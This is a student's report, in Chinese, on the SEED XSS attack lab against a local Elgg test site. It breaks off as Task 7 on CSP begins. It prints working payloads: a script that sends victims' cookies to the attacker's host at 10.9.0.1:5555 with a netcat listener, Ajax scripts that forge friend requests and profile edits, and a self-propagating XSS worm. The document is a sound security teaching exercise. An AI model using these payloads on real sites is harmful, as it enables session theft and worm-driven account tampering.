第五次实验

姓名： 林一帆

学号： 57119114


报告日期： 2021.7.20

实验内容： Cross-Site Scripting (XSS) Attack Lab


实验过程：

Lab Environment Setup

DNS Setup




```
[07/20/21]seed@VM:~$ sudo vi /etc/hosts
```



```
# For XSS Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

Task 1: Posting a Malicious Message to Display an Alert Window

首先进入网站，登录 Alice 的账户




Username or email *

alice

Password *


•••••••••

在 Alice 个人简介的 brief description 上输入以下内容



Brief description

```
<script>alert("XSS") ; </script>
```

保存后出现下面这个弹窗




当我登录另一个账户 Boby 查看 Alice 的个人资料时同样出现弹窗




Task 2: Posting a Malicious Message to Display Cookies

在 Alice 的 brief description 上输入以下内容



Brief description

```
<script>alert(document.cookie) ; </script>
```

保存后弹出弹窗，输出用户的 cookie



Elgg=licbgcg8qsrmico3d166k6do72

使用 Boby 访问 Alice 时弹出自己的 cookie



Elgg=j9kgqbrkc7isomged444as3l80

Task 3: Stealing Cookies from the Victim’s Machine

首先查看本机的 IP 地址


```
[07/20/21]seed@VM:~/.../Labsetup$ ifconfig
br-41f344ba1eec: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:63ff:fec2:caef  prefixlen 64  scopeid 0x20<link>
        ether 02:42:63:c2:ca:ef  txqueuelen 0  (Ethernet)
        RX packets 1178  bytes 386554 (386.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1430  bytes 341923 (341.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


在 Alice 的 brief description 上写好攻击代码


Brief description

```
<script>document.write("<img src=http://10.9.0.1:5555?c=" + escape(document.cookie) + " >"); </script>
```


Public

在终端上监听



```
[07/20/21]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
```


Boby 访问 Alice 的主页监听窗口输出 Boby 的 cookie



```
Connection received on 10.0.2.15 51962
GET /?c=Elgg%3Dpmqa0m3m8cqg3r1e35jbogl89n HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```


Task 4: Becoming the Victim’ s Friend

登录 Alice 的账户，向 Samy 发送一个好友请求并获取他的 HTTP 请求




```
GET  http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1626770536&__elgg_token=Wu
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/search?q=samy&search_type=all
Cookie: Elgg=qamgtvqg8ajvu4ct8kfbj5q9sr
```

接下来补全攻击代码，切换 Samy “About me” 的输入模式，并输入攻击代码



```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + token + ts +
token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

登录 Alice，访问 Samy 的主页，然后 Alice 的好友多了 Samy



问题 1:


通过这两条代码可以获得安全令牌和时间戳，每个用户操作都调用 validateactiontoken 函数，该函数验证令牌。如果令牌不存在或无效，操作将被拒绝，用户将被重定向。因为要成功攻击，攻击者需要了解秘密令牌的值以及目标用户的 Elgg 页面内嵌的时间戳。

问题 2:

不能


Task 5: Modifying the Victim’s Profile

登录 Samy 修改个人信息，查看 http 请求




```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------422082643526092817077401991544
Content-Length: 2984
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=trp1ljreba9oefibd2rsmht3g3
Upgrade-Insecure-Requests: 1
__elgg_token=QBTxbC0ckDnjpuyjjUpxxg&__elgg_ts=1626776493&name=Samy&description=<p>Samy is
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&a
POST: HTTP/1.1 302 Found
Date: Tue, 20 Jul 2021 10:22:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

编写攻击代码，切换 Samy “About me” 的输入模式，并输入攻击代码



```
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token + ts + userName +
"&description=Samy%20is%20my%20hero&accesslevel[description]=2"+guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
```

登录 Alice，访问 Samy 的主页，然后发现个人资料被修改



About me
Samy is my hero


问题 3:

因为 Samy 要避免攻击到自己，如果注释了行 1，在 Samy 输入攻击代码保存的瞬间会攻击了自己，简介就会被修改，就无法攻击他人了。

Task 6: Writing a Self-Propagating XSS Worm


使用 DOM Approach

编写攻击代码




```
<script type="text/javascript" id=worm>
    window.onload = function(){
        var name="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        var description="&description=<p>Samy%20is%20my%20hero</p>"
        var headerTag = "<script type=\"text/javascript\" id=\"worm\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var scriptstr = headerTag + jsCode + tailTag;

        var content=token + ts + name + description + encodeURIComponent(scriptstr)+
"&accesslevel[description]=2"+guid
        var sendurl="http://www.seed-server.com/action/profile/edit";
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
}
</script>
```

将攻击代码写入 Samy 的标签，Alice 访问 Samy 后被攻击



About me
Samy is my hero

Boby 访问 Alice 后也被攻击




About me
Samy is my hero

Task 7: Defeating XSS Attacks Using CSP

启动容器后，访问各个网站后出现的结果

http://www.example32a.com/



